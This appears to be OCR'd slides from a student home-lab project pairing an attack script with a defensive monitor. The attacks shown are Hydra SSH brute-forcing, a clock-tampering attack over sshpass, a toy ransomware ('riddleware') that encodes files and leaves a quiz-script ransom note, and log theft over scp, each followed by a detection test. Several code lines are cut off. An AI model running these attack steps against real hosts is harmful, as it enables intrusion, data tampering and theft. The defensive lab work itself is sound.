tc@tc:~$ hydra -l kali  -p kalikali 192.168.142.129 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
vice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics a
nyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-28 21:37:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce th
e tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previ
ous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.142.129:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-28 21:37:14
tc@tc:~$ hydra -l kali  -p kali1234 192.168.142.129 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
vice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics a
nyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-28 21:37:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce th
e tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.142.129:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-28 21:37:32
tc@tc:~$ _
```

Two additional login with wrong password (on the left) increase the count of logged fail login by 2, for the same host

Noted that even though there are multiple count of failed login, the logged time is the same, which is the first identified fail login in auth.log, which likely signifies the beginning of attack (which may come across intermittent attempts in a few days)

```
┌──(kali㉿kali)-[~/projectsoc]
└─$ cat /var/log/shield.log
[!] 2023-10-22/15:21:16 1107 count of FAILED_LOGIN by 192.168.142.133 detected
[!] 2023-10-22/17:35:53 242 count of FAILED_LOGIN by 192.168.142.130 detected
[!] 2023-10-22/15:21:16 1297 count of FAILED_LOGIN by 192.168.142.133 detected
[!] 2023-10-22/15:21:16 1299 count of FAILED_LOGIN by 192.168.142.133 detected
```

TIME STONE – ATTACK TEST

```
The current chosen IP to attack is: 192.168.142.133
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingl
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
y
TARGET LOCKED: 192.168.142.133
Entering Attack Phase....
Launching Attack....

Executing Time Stone Attack: Time Change
You have chosen 192.168.142.133 as the target
Please enter Remote Server Username  :     tc
Please enter Remote Server Password  :     Connected to Target!
[sudo] password for tc:
               Local time: Fri 2023-08-25 08:00:00 +08
           Universal time: Fri 2023-08-25 00:00:00 UTC
                 RTC time: Fri 2023-08-25 08:00:00
                Time zone: Asia/Singapore (+08, +0800)
System clock synchronized: no
              NTP service: inactive
          RTC in local TZ: yes

Warning: The system is configured to read the RTC time in the local time zone.
         This mode cannot be fully supported. It will create various problems
         with time zone changes and daylight saving time adjustments. The RTC
         time is never updated, it relies on external facilities to maintain it.
         If at all possible, use RTC in UTC by calling
         'timedatectl set-local-rtc 0'.
Connection to 192.168.142.133 closed.
```

```
┌──(kali㉿kali)-[~/projectsoc]
└─$ cat /var/log/gauntlet.log | tail -n 3
2023-10-30/10:35:21 kali 00h:00m:05s [redacted] 192.168.142.129 attacking 192.168.142.133
2023-10-30/10:48:14 kali 00h:00m:0[redacted]s time time_change 192.168.142.129 attacking 192.168.142.133
2023-10-30/10:58:33 kali 00h:02m:05s [redacted] 192.168.142.129 attacking 192.168.142.133
```

```
tc@tc:~$ timedatectl
               Local time: Mon 2023-10-30 10:47:59 +08
           Universal time: Mon 2023-10-30 02:47:59 UTC
                 RTC time: Mon 2023-10-30 10:48:00
                Time zone: Asia/Singapore (+08, +0800)
System clock synchronized: yes
              NTP service: active
          RTC in local TZ: yes

Warning: The system is configured to read the RTC time in the local time zone.
         This mode cannot be fully supported. It will create various problems
         with time zone changes and daylight saving time adjustments. The RTC
         time is never updated, it relies on external facilities to maintain it.
         If at all possible, use RTC in UTC by calling
         'timedatectl set-local-rtc 0'.
tc@tc:~$ timedatectl
               Local time: Fri 2023-08-25 08:00:10 +08
           Universal time: Fri 2023-08-25 00:00:10 UTC
                 RTC time: Fri 2023-08-25 08:00:11
                Time zone: Asia/Singapore (+08, +0800)
System clock synchronized: no
              NTP service: inactive
          RTC in local TZ: yes

Warning: The system is configured to read the RTC time in the local time zone.
         This mode cannot be fully supported. It will create various problems
         with time zone changes and daylight saving time adjustments. The RTC
         time is never updated, it relies on external facilities to maintain it.
         If at all possible, use RTC in UTC by calling
         'timedatectl set-local-rtc 0'.
tc@tc:~$ _
```

- Using sshpass command and the valid credentials, we can connect to target to change the timing to specified timing in the script. Notice that the Ubuntu (on the right) change its timing to the past after the attack. Noted also that NTP service has been turned off by the script.
- The date 25 August 2023 (midnight) or 1692921600 in epoch time is arbitrarily chosen as it is the 32nd Anniversary of Linux that falls during the year of this project creation. Happy 5-bit birthday Linux!
- Trivial Attacks may snowball into more serious problems. Eg. Time attack can cause many issues from inconvenience, to messy log analysis if sorted, to system breakdown.

TIME STONE – ATTACK IMPACT CORRECTION

CORRECTING TIME

```
          'timedatectl set-local-rtc 0'.
tc@tc:~$ timedatectl
               Local time: Fri 2023-08-25 08:00:10 +08
           Universal time: Fri 2023-08-25 00:00:10 UTC
                 RTC time: Fri 2023-08-25 08:00:11
                Time zone: Asia/Singapore (+08, +0800)
System clock synchronized: no
              NTP service: inactive
          RTC in local TZ: yes

Warning: The system is configured to read the RTC time in the local time zone.
         This mode cannot be fully supported. It will create various problems
         with time zone changes and daylight saving time adjustments. The RTC
         time is never updated, it relies on external facilities to maintain it.
         If at all possible, use RTC in UTC by calling
         'timedatectl set-local-rtc 0'.
tc@tc:~$ ls
fixtime.sh  pslist  shield.sh  target  unpw.lst  userlist
tc@tc:~$ bash fixtime.sh
[sudo] password for tc:
Time is now fixed by synchronizing with time server
tc@tc:~$ timedatectl
               Local time: Mon 2023-10-30 10:49:19 +08
           Universal time: Mon 2023-10-30 02:49:19 UTC
                 RTC time: Fri 2023-08-25 08:01:05
                Time zone: Asia/Singapore (+08, +0800)
System clock synchronized: yes
              NTP service: active
          RTC in local TZ: yes

Warning: The system is configured to read the RTC time in the local time zone.
         This mode cannot be fully supported. It will create various problems
         with time zone changes and daylight saving time adjustments. The RTC
         time is never updated, it relies on external facilities to maintain it.
         If at all possible, use RTC in UTC by calling
         'timedatectl set-local-rtc 0'.
```

```
tc@tc:~$ timedatectl set-local-rtc 0
==== AUTHENTICATING FOR org.freedesktop.timedate1.set-local-rtc ===
Authentication is required to control whether the RTC stores the local or UTC time.
Multiple identities can be used for authentication:
 1.  ,,, (tc)
 2.  ,,, (rengoku)
Choose identity to authenticate as (1-2): 1
Password:
==== AUTHENTICATION COMPLETE ===
tc@tc:~$ sudo timedatectl
               Local time: Mon 2023-10-30 10:50:36 +08
           Universal time: Mon 2023-10-30 02:50:36 UTC
                 RTC time: Mon 2023-10-30 02:50:36
                Time zone: Asia/Singapore (+08, +0800)
System clock synchronized: yes
              NTP service: active
          RTC in local TZ: no
tc@tc:~$
```

```
tc@tc:~$ cat fixtime.sh
#!/bin/bash

sudo systemctl start systemd-timesyncd
echo "Time is now fixed by synchronizing with time server"
tc@tc:~$
```

- To correct the impact of time change, once detected, the system clock synchronized should be re-enable (wrote a simple script above so that do not need to memorize the command)

TIME STONE – DEFENCE TEST

```
tc@tc:~$ timedatectl
               Local time: Sat 2023-10-28 22:53:42 +08
           Universal time: Sat 2023-10-28 14:53:42 UTC
                 RTC time: Sat 2023-10-28 14:53:42
                Time zone: Asia/Singapore (+08, +0800)
System clock synchronized: no
              NTP service: inactive
          RTC in local TZ: no
tc@tc:~$ bash shield.sh
```

```
The current chosen IP to attack is: 192.168.142.133
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingly):
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
y
TARGET LOCKED: 192.168.142.133
Entering Attack Phase....
Launching Attack....

Executing Time Stone Attack: Time Change
You have chosen 192.168.142.133 as the target
Please enter Remote Server Username  :     tc
Please enter Remote Server Password  :     Connected to Target!
[sudo] password for tc:
               Local time: Fri 2023-08-25 08:00:00 +08
           Universal time: Fri 2023-08-25 00:00:00 UTC
                 RTC time: Fri 2023-08-25 00:00:01
                Time zone: Asia/Singapore (+08, +0800)
System clock synchronized: no
              NTP service: inactive
          RTC in local TZ: no
Connection to 192.168.142.133 closed.
```

```
Please choose an infinity stone
Input A for Privilege Escalation Defence                (Reality Stone)
Input B for Arpspoof Defence                               (Soul Stone)
Input C for Brute Force Defence                           (Power Stone)
Input D for Port Scan Defence                             (Space Stone)
Input E for Time Distortion Defence                        (Time Stone)
Input F for Riddleware Defence                             (Mind Stone)
Input G for Terminating Process/Script            (Avengers Dismissed!)
e
Current Time is: 1698504863
Current Time should be: 1698504863
Everything is fine, time is as it should be
Current Time is: 1698504878
Current Time should be: 1698504878
Everything is fine, time is as it should be
Current Time is: 1698504893
Current Time should be: 1698504893
Everything is fine, time is as it should be
Current Time is: 1698504908
Current Time should be: 1698504908
Everything is fine, time is as it should be
Current Time is: 1692921603
Current Time should be: 1698504923
Someone has tampered with the fabric of time
^C
tc@tc:~$ sudo cat /var/log/shield.log
[sudo] password for tc:

[!] 2023-10-28/22:48:12 TIME_CHANGE from REMOTE_IP detected
[!] 2023-08-25/08:00:03 TIME_CHANGE from REMOTE_IP detected
tc@tc:~$
```

Notice this will mess the log time up, as the current time is now the past before we set it back to the future

- Noted that script has been run prior to attack, but does not flag anything out as time flows as expected “time as it should be”
- Once the attack is run, it notes there is a difference in expected time if the previous time stamp is incremented by the wait interval. Hence, “Someone has tampered with the fabric of time”
- As the attacker use valid user credentials via ssh, there is no IP number apparent, only REMOTE_IP (assuming at this juncture that this is not an insider attack) is indicated in the logs. Further work can be done by cross-checking timing and action in auth.log (example in next slide), but it is outside the scope of this project

TIME STONE – (Extra) Analysis

- Noted that we can identify which user is executing the time change command using text manipulation (or analysis of session open during the attack time) of the auth.log file. In this case, the user rengoku changes time
- However, noted that the time stamp is also jumbled up as a result of this attack (it was 25 august 8am run 10 seconds, back to October and come back to 25 august 8am again), that might affect SIEM system that ingest logs from multiple source and sort it by time

```
edatectl
Aug 25 08:00:00 tc sudo: pam_unix(sudo:session): session opened for user root(uid=0) by rengoku(uid=
1002)
Aug 25 08:00:00 tc sshd[2278]: Disconnected from user rengoku 192.168.142.129 port 36740
Aug 25 08:00:00 tc sshd[2153]: pam_unix(sshd:session): session closed for user rengoku
Aug 25 08:00:10 tc systemd: pam_unix(systemd-user:session): session closed for user rengoku
tc@tc:~$ sudo cat /var/log/auth.log | grep timedatectl
Oct 22 23:08:50 tc sudo:       tc : TTY=tty1 ; PWD=/home/tc ; USER=root ; COMMAND=/usr/bin/timedatec
tl
Oct 22 23:09:05 tc sudo:       tc : TTY=tty1 ; PWD=/home/tc ; USER=root ; COMMAND=/usr/bin/timedatec
tl
Oct 22 23:09:05 tc sudo:       tc : TTY=tty1 ; PWD=/home/tc ; USER=root ; COMMAND=/usr/bin/timedatec
tl
Oct 22 23:09:20 tc sudo:       tc : TTY=tty1 ; PWD=/home/tc ; USER=root ; COMMAND=/usr/bin/timedatec
tl
Oct 22 23:09:21 tc sudo:       tc : TTY=tty1 ; PWD=/home/tc ; USER=root ; COMMAND=/usr/bin/timedatec
tl
Oct 22 23:09:36 tc sudo:       tc : TTY=tty1 ; PWD=/home/tc ; USER=root ; COMMAND=/usr/bin/timedatec
tl
Oct 22 23:09:36 tc sudo:       tc : TTY=tty1 ; PWD=/home/tc ; USER=root ; COMMAND=/usr/bin/timedatec
tl
Oct 22 23:09:51 tc sudo:       tc : TTY=tty1 ; PWD=/home/tc ; USER=root ; COMMAND=/usr/bin/timedatec
tl
Oct 22 23:09:51 tc sudo:       tc : TTY=tty1 ; PWD=/home/tc ; USER=root ; COMMAND=/usr/bin/timedatec
tl
Oct 22 23:10:06 tc sudo:       tc : TTY=tty1 ; PWD=/home/tc ; USER=root ; COMMAND=/usr/bin/timedatec
tl
Oct 22 23:10:06 tc sudo:       tc : TTY=tty1 ; PWD=/home/tc ; USER=root ; COMMAND=/usr/bin/timedatec
tl
Oct 22 23:40:11 tc sudo:  rengoku : TTY=pts/0 ; PWD=/home/rengoku ; USER=root ; COMMAND=/usr/bin/tim
edatectl set-time @1692921600
Aug 25 08:00:00 tc sudo:  rengoku : TTY=pts/0 ; PWD=/home/rengoku ; USER=root ; COMMAND=/usr/bin/tim
edatectl
tc@tc:~$ sudo cat /var/log/auth.log | grep timedatectl | awk '{print $6}' | sort | uniq
rengoku
tc
tc@tc:~$ _
```

MIND STONE – RIDDLEWARE EXPLANATION

- Riddleware is a portmanteau of ransomware and riddle. The idea is to combine two kind of attack that I am curious about: How does ransomware work in encoding files, and how to create a quiz to be solved that can decode the encoded files
- The quiz is in the form of a bash script (mjolnir.sh) that can only be executed (hence the answer is not apparent to a sophisticated victim by static analysis of the script), hence file permission to be set at 111
- For that, I tried to use what was taught during earlier modules, namely the translate command and base64, to simulate ransomware with a function unknown to victim. There are two layer to, as client might not expect the base64 encoding was translated in the first place.
- Multiple layer and base64 encoding (or other kind of encoding) can be done to obfuscate the encoded file further, but for this project, a single layer of each is sufficient as a proof of concept.

MIND STONE – DIFFICULTIES OVERCOME

- When encoding the documents in the target directory, the loop should not be re-iterated to previously translated/encoded document. To solve this, created a temporary directory only for the files yet to be encoded, which would be moved out once encoded.
- Target directory needs to be specified. Otherwise, the script would encode everything it finds.
- This attack will generate certain level of “noise” that is apparent to the victim. This is acceptable considering ransomware only works by letting the victim know they need to “pay ransom”
- After the quiz, the file should decode all the encoded files, and then delete itself to prevent double decoding and also to delete evidence
- The encoding only works well if the files are reasonably short. After a certain length, the base64 encoding and decoding is a little problematic as it incorporates spaces after block of encoded message. This interferes with decoding process and often causes it to fail.
- Hence, for the scope of this project, the files are kept very short on purpose, only to demonstrate the concept.

MIND STONE

```
# Actual Attack (via remote_commands) and concurrent Result Logging
beginning_attack=$(date +%s) #start attack timer for duration
# This works on the assumption that there is a directory called 'target' in 'home' of user.
# Kindly amend the "cd target" below if there is another target directories to be encoded/attacked

remote_commands="echo 'Connected to Target!';
sleep 1.5;
cd;
cd ./projectsoc/target;
mkdir sementara;
mv * sementara 2>/dev/null;
cd sementara;
$(declare -f file_encoding); file_encoding;
mv ./* ..;
cd ..;
rm -r sementara;
sudo chmod 666 *;
exit;
/bin/bash"

# Actual one-liner to call up list of functions to be executed on remote server and keep connectio
SSHPASS=$pw_input sshpass -e ssh -t -o StrictHostKeyChecking=no $username_input@$chosen_ip_to_atta
scp ./mjolnir.sh username_input@$chosen_ip_to_attack:~/projectsoc/target #To leave "ransom notes"
SSHPASS=$pw_input sshpass -e ssh -t -o StrictHostKeyChecking=no $username_input@$chosen_ip_to_atta
```

- We have to choose which directory to monitor (where no authorized change is expected), and specify it in the script
- /projectsoc/target is where the target directory is in kali VM
- To copy mjolnir.sh to victim, the location also might need to be updated if not ‘here’

```
# Actual one-liner to call up list of functions to be executed on remote server and keep connection
SSHPASS=$pw_input sshpass -e ssh -t -o StrictHostKeyChecking=no $username_input@$chosen_ip_to_attac
scp ./mjolnir.sh $username_input@$chosen_ip_to_attack:~/projectsoc/target #To leave "ransom notes"
_attack "sudo chmod 111 ~/projectsoc/target/mjolnir.sh"
```

MIND STONE – DEFENCE TEST (UBUNTU)

BEFORE ATTACK: content in order

```
tc@tc:~/target$ md5sum *
17c4cdf50b5b8f82a2955bc46a55af0e  black_widow.txt
c415ce45adcb4e844087fcbdf158cf8d  captain_america.tx
4a8abf1b347b2fb9d1511c65150e9338  hawkeye.txt
7ba1e0737300c3b07dd7d518973b1040  hulk.txt
8447dab2d2e2fac05ca4d40de322f9ff  ironman.txt
eaf79cb65b09492852eef1b9fea2c8d1  thor.txt
tc@tc:~/target$ grep -iRn "\.\.\."
hawkeye.txt:1:You ... didn't see that coming?
captain_america.txt:1:I ... can do this all day
black_widow.txt:1:I... don't see how that's a party
ironman.txt:1:and I ... am Iron Man
thor.txt:1:I like this drink... Another!
hulk.txt:1:HULK SMASH...!
tc@tc:~/target$ _
```

```
tc@tc:~/target$ md5sum *
6062e08d6ecfce4c25416922ce45cfc1  black_widow.txt
9a292a3e0de7af89b2f5fa6aa41ff7d5  captain_america.txt
67f505d6b3fffb47a253f39ed74d602b  hawkeye.txt
7af5f467d09d568213d734649d973897  hulk.txt
1093fe952a26be943ba006551ea5f02d  ironman.txt
md5sum: mjolnir.sh: Permission denied
935b3d4807f84fff1dd07d832bbfb6c5  thor.txt
tc@tc:~/target$ ls -al
total 40
drwxrwxr-x 2 tc tc 4096 Oct 29 22:19 .
drwxr-x--- 6 tc tc 4096 Oct 29 21:59 ..
-rw-rw-rw- 1 tc tc   49 Oct 29 22:19 black_widow.txt
-rw-rw-rw- 1 tc tc   37 Oct 29 22:19 captain_america.txt
-rw-rw-rw- 1 tc tc   45 Oct 29 22:19 hawkeye.txt
-rw-rw-rw- 1 tc tc   21 Oct 29 22:19 hulk.txt
-rw-rw-rw- 1 tc tc   33 Oct 29 22:19 ironman.txt
---x--x--x 1 tc tc 4381 Oct 29 22:19 mjolnir.sh
-rw-rw-rw- 1 tc tc   41 Oct 29 22:19 thor.txt
tc@tc:~/target$ cat *
TS4uLiBoc3IneCB3aWkgbHNhIHhsZXgndyBlIHRldnhjCg==
TSAuLi4gZ2VyIGhzIHhsbXcgZXBwIGhlYwo=
Q3N5IC4uLiBobWhyJ3ggd2lpIHhsZXggZ3NxbXJrPwo=
TFlQTyBXUUVXTC4uLiEK
ZXJoIEOgLi4uIGVxIE12c3IgUWVyCg==
cat: mjolnir.sh: Permission denied
TSBwbW9pIHhsbXcgaHZtcm8uLi4gRXJzeGxpdiEK
tc@tc:~/target$ _
```

```
Input F for Riddleware Defence                    (Mind Stone)
Input G for Terminating Process/Script        (Avengers Dismissed!)
========================================================================
f
md5sum: mjolnir.sh: Permission denied
[!] There is a detected change in: black_widow.txt
[!] There is a detected change in: captain_america.txt
[!] There is a detected change in: dnNycWVyLnhieAppZWo3OWdmNjVmMDk0OTI4NTJpaWoxZjlqaWUyZzhoMSAgeGxzd
i54YngK
stat: cannot statx 'dnNycWVyLnhieAppZWo3OWdmNjVmMDk0OTI4NTJpaWoxZjlqaWUyZzhoMSAgeGxzdi54YngK': No su
ch file or directory
stat: cannot statx 'dnNycWVyLnhieAppZWo3OWdmNjVmMDk0OTI4NTJpaWoxZjlqaWUyZzhoMSAgeGxzdi54YngK': No su
ch file or directory
[!] There is a detected change in: hawkeye.txt
[!] There is a detected change in: hulk.txt
[!] There is a detected change in: ironman.txt
[!] There is a detected change in: thor.txt
```

```
┌──(kali㉿kali)-[~]
└─$ cat /var/log/gauntlet.log | grep mind | tail -n 5
2023-10-27/11:58:22 kali 00h:00m:13s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-29/22:02:12 kali 00h:00m:06s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-29/22:08:22 kali 00h:00m:06s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-29/22:10:05 kali 00h:00m:06s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-29/22:30:51 kali 00h:00m:06s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
```

AFTER ATTACK: hash changed, content encoded, mjolnir.sh can't be opened by design (---x--x—x)

```
tc@tc:~$ cat /var/log/shield.log

[!] 2023-10-28/22:48:12 TIME_CHANGE from REMOTE_IP detected
[!] 2023-08-25/08:00:03 TIME_CHANGE from REMOTE_IP detected
[!] 2023-10-29/22:30:47 HASH_CHANGE by UNCONFIRMED_USER for black_widow.txt detected
[!] 2023-10-29/22:30:47 HASH_CHANGE by UNCONFIRMED_USER for captain_america.txt detected
[!] / HASH_CHANGE by UNCONFIRMED_USER for dnNycWVyLnhieAppZWo3OWdmNjVmMDk0OTI4NTJpaWoxZjlqaWUyZzhoMS
AgeGxzdi54YngK detected
[!] 2023-10-29/22:30:47 HASH_CHANGE by UNCONFIRMED_USER for hawkeye.txt detected
[!] 2023-10-29/22:30:47 HASH_CHANGE by UNCONFIRMED_USER for hulk.txt detected
[!] 2023-10-29/22:30:47 HASH_CHANGE by UNCONFIRMED_USER for ironman.txt detected
[!] 2023-10-29/22:30:47 HASH_CHANGE by UNCONFIRMED_USER for thor.txt detected
tc@tc:~$
```

- Noted the time in attacker log is slightly after file change. After checking the script, it is very likely due to the timestamp for attack log takes the end of process while the attack takes 6 seconds. Hence the attack starts before last file change in victim, which is aligned with our understanding.
- Hash change with empty file name is covered in slide 26 (can be excluded from further parsing)

MIND STONE – MJOLNIR TEST

BEFORE

```
total 40
drwxrwxr-x 2 tc tc 4096 Oct 29 22:30 .
drwxr-x--- 6 tc tc 4096 Oct 29 22:27 ..
-rw-rw-rw- 1 tc tc   49 Oct 29 22:30 black_widow.txt
-rw-rw-rw- 1 tc tc   37 Oct 29 22:30 captain_america.txt
-rw-rw-rw- 1 tc tc   45 Oct 29 22:30 hawkeye.txt
-rw-rw-rw- 1 tc tc   21 Oct 29 22:30 hulk.txt
-rw-rw-rw- 1 tc tc   33 Oct 29 22:30 ironman.txt
---x--x--x 1 tc tc 4381 Oct 29 22:30 mjolnir.sh
-rw-rw-rw- 1 tc tc   41 Oct 29 22:30 thor.txt
tc@tc:~/target$ _
```

```
tc@tc:~/target$ sudo ./mjolnir.sh
Hi, this is awkward, but you have been attacked by a Riddleware
Normally we need payment by BTC (bitcoin), but since Ransomware is unethical, You may prove if you a
re worthy!
Your document(s) have been encrypted by a key only we know.
Solve enough question, and we will decrypt it for you

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

In the next world war, in a jackkniffed juggernaut, I am born again
In the neon sign, scrolling up and down, I am born again
In an interstellar burst, I'm back to save the universe
whoami?
[redacted]
Correct Answer. Move on to the next question

I slide through the wasteland that's my world
My hunger takes your life preyed on to keep me alive
Mercy's all that you need, mercy's empty in me
whoami?
[redacted]
Wrong Answer. Please try again

I slide through the wasteland that's my world
My hunger takes your life preyed on to keep me alive
Mercy's all that you need, mercy's empty in me
whoami?
[redacted]
Correct Answer. Move on to the next question

Burn like a slave, churn like a cog
You are caged in simulations
I evolve, Push you aside and render you obsolete
whoami?
```

mjolnir.sh execution


```
I'm tired of being what you want me to be
Feeling so faithless
Loss under the surface
whoami?
[redacted]
Correct Answer
Congratulations on solving all the questions, You are indeed worthy!
Decrypting process initiated
base64: invalid input
Decrypting process completed
Mjolnir have served its purpose now
```

AFTER


```
tc@tc:~/target$ ls
black_widow.txt  captain_america.txt  hawkeye.txt  hulk.txt  ironman.txt  thor.txt
tc@tc:~/target$ md5sum *
17c4cdf50b5b8f82a2955bc46a55af0e  black_widow.txt
c415ce45adcb4e844087fcbdf158cf8d  captain_america.txt
4a8abf1b347b2fb9d1511c65150e9338  hawkeye.txt
7ba1e0737300c3b07dd7d518973b1040  hulk.txt
8447dab2d2e2fac05ca4d40de322f9ff  ironman.txt
eaf79cb65b09492852eef1b9fea2c8d1  thor.txt
tc@tc:~/target$ cat *
I... don't see how that's a party
I ... can do this all day
You ... didn't see that coming?
HULK SMASH...!
and I ... am Iron Man
I like this drink... Another!
tc@tc:~/target$
```

- Mjolnir can only be executed not read or written (rationale in slide 39)
- After all question is answered, there is a countdown (too fast to capture) and then all the files are decoded back to originally before attack, while mjolnir.sh would self-destruct

MIND STONE – DEVASTATING ACCIDENT



All file home is encoded, with the folder permissions messed up



One example is this file, that is encoded above, when it should look like this (on the left)

- If target is not specifid, the script would encode all the file it finds in the home directory of the user
- This drives the important of backing up /taking snapshot regularly
- Learning point: wise to keep files at directory, less likely to be a victim as command needs to be recursive

REALITY STONE – MIRROR DIMENSION

- Just like riddleware is a combination of quiz and ransomware, reality stone attack (termed mirror dimension) is designed to include a few components to create a sophisticated attack:
  - retrieving (sometimes privileged) log files of the target host,
  - creating unnecessary copies of the files at user home (tac/cat), and
  - retrieve logs via scp

- The idea is that an inhumane number of files can be created using for loop. Hence, it is actually can be scalable to an attack that can overwhelm memory/drive capacity. However, for project purpose, 10 files is more than sufficient as a proof of concept.

- Logs taken are from (/var/log): dpkg.log, auth.log, syslog, bootstrap.log vs boot (msfadmin), kern.log.
- Those logs would provide enough information/intelligence on the working of the system (e.g. it includes potential usernames, potential program installed, boot/kernel information, system log, etc)

Reality Stone – Mirror Dimension

- WHY IS IT called mirror dimension?
  - There are copy of the same file via cat/tac command, which are mirrors of each other. These are essentially the same file with same size, but with different hash. Victim would not know this by checking the hash.
  - There are multiple “copying/mirroring” steps (from /var/log to home and via scp to attacker computer)
  - It “reflects” the user system/activity for enumeration purpose
  - The names of files created are mirror in many languages

REALITY STONE – ATTACK / DEFENCE TEST

TARGET VICTIM

```
tc@tc:~$ tree
.
├── fixtime.sh
├── pslist
├── shield.sh
├── target
│   ├── black_widow.txt
│   ├── captain_america.txt
│   ├── hawkeye.txt
│   ├── hulk.txt
│   ├── ironman.txt
│   └── thor.txt
├── unpw.lst
└── userlist

1 directory, 11 files
tc@tc:~$ _
```

```
.
├── fixtime.sh
├── mirror_dimension
│   ├── cermin.txt
│   ├── espejo.txt
│   ├── geoul.txt
│   ├── jingzi.txt
│   ├── kathreftis.txt
│   ├── lustro.txt
│   ├── miroir.txt
│   ├── specchio.txt
│   ├── speculo.txt
│   └── spiegel.txt
├── pslist
├── shield.sh
├── target
│   ├── black_widow.txt
│   ├── captain_america.txt
│   ├── hawkeye.txt
│   ├── hulk.txt
│   ├── ironman.txt
│   └── thor.txt
├── unpw.lst
└── userlist

2 directories, 21 files
tc@tc:~$ _
```

ATTTACKER

```
┌──(kali㉿kali)-[~/projectsoc]
└─$ ls -al
total 96
drwxr-xr-x  5 kali kali  4096 Oct 29 23:09 .
drwx------ 47 kali kali  4096 Oct 29 21:23 ..
-rw-r--r--  1 kali kali 35305 Oct 29 23:08 gauntlet.sh
-rw-r--r--  1 kali kali    16 Oct 29 23:09 host_list
-rw-rw-rw-  1 kali kali  4381 Oct 17 15:03 mjolnir.sh
drwxr-xr-x  2 kali kali  4096 Oct 29 22:05 originaltarget
-rw-r--r--  1 kali kali 13440 Oct 29 22:24 shield.sh
drwxr-xr-x  2 kali kali  4096 Oct 29 21:17 ss
drwxr-xr-x  2 kali kali 12288 Oct 29 21:54 target
-rw-r--r--  1 kali kali  1475 Oct 25 13:38 unpw.lst
```

```
tc@tc:~$ sudo cat /var/log/shield.log

[!] 2023-10-28/22:48:12 TIME_CHANGE from REMOTE_IP detected
[!] 2023-08-25/08:00:03 TIME_CHANGE from REMOTE_IP detected
[!] 2023-10-29/22:30:47 HASH_CHANGE by UNCONFIRMED_USER for black_widow.txt detected
[!] 2023-10-29/22:30:47 HASH_CHANGE by UNCONFIRMED_USER for captain_america.txt detected
[!] / HASH_CHANGE by UNCONFIRMED_USER for dnNycWVyLnhieAppZWo3OWdmNjVmMDk0OTI4NTJpaWoxZjlqaWUyZzhoMS
AgeGxzdi54YngK detected
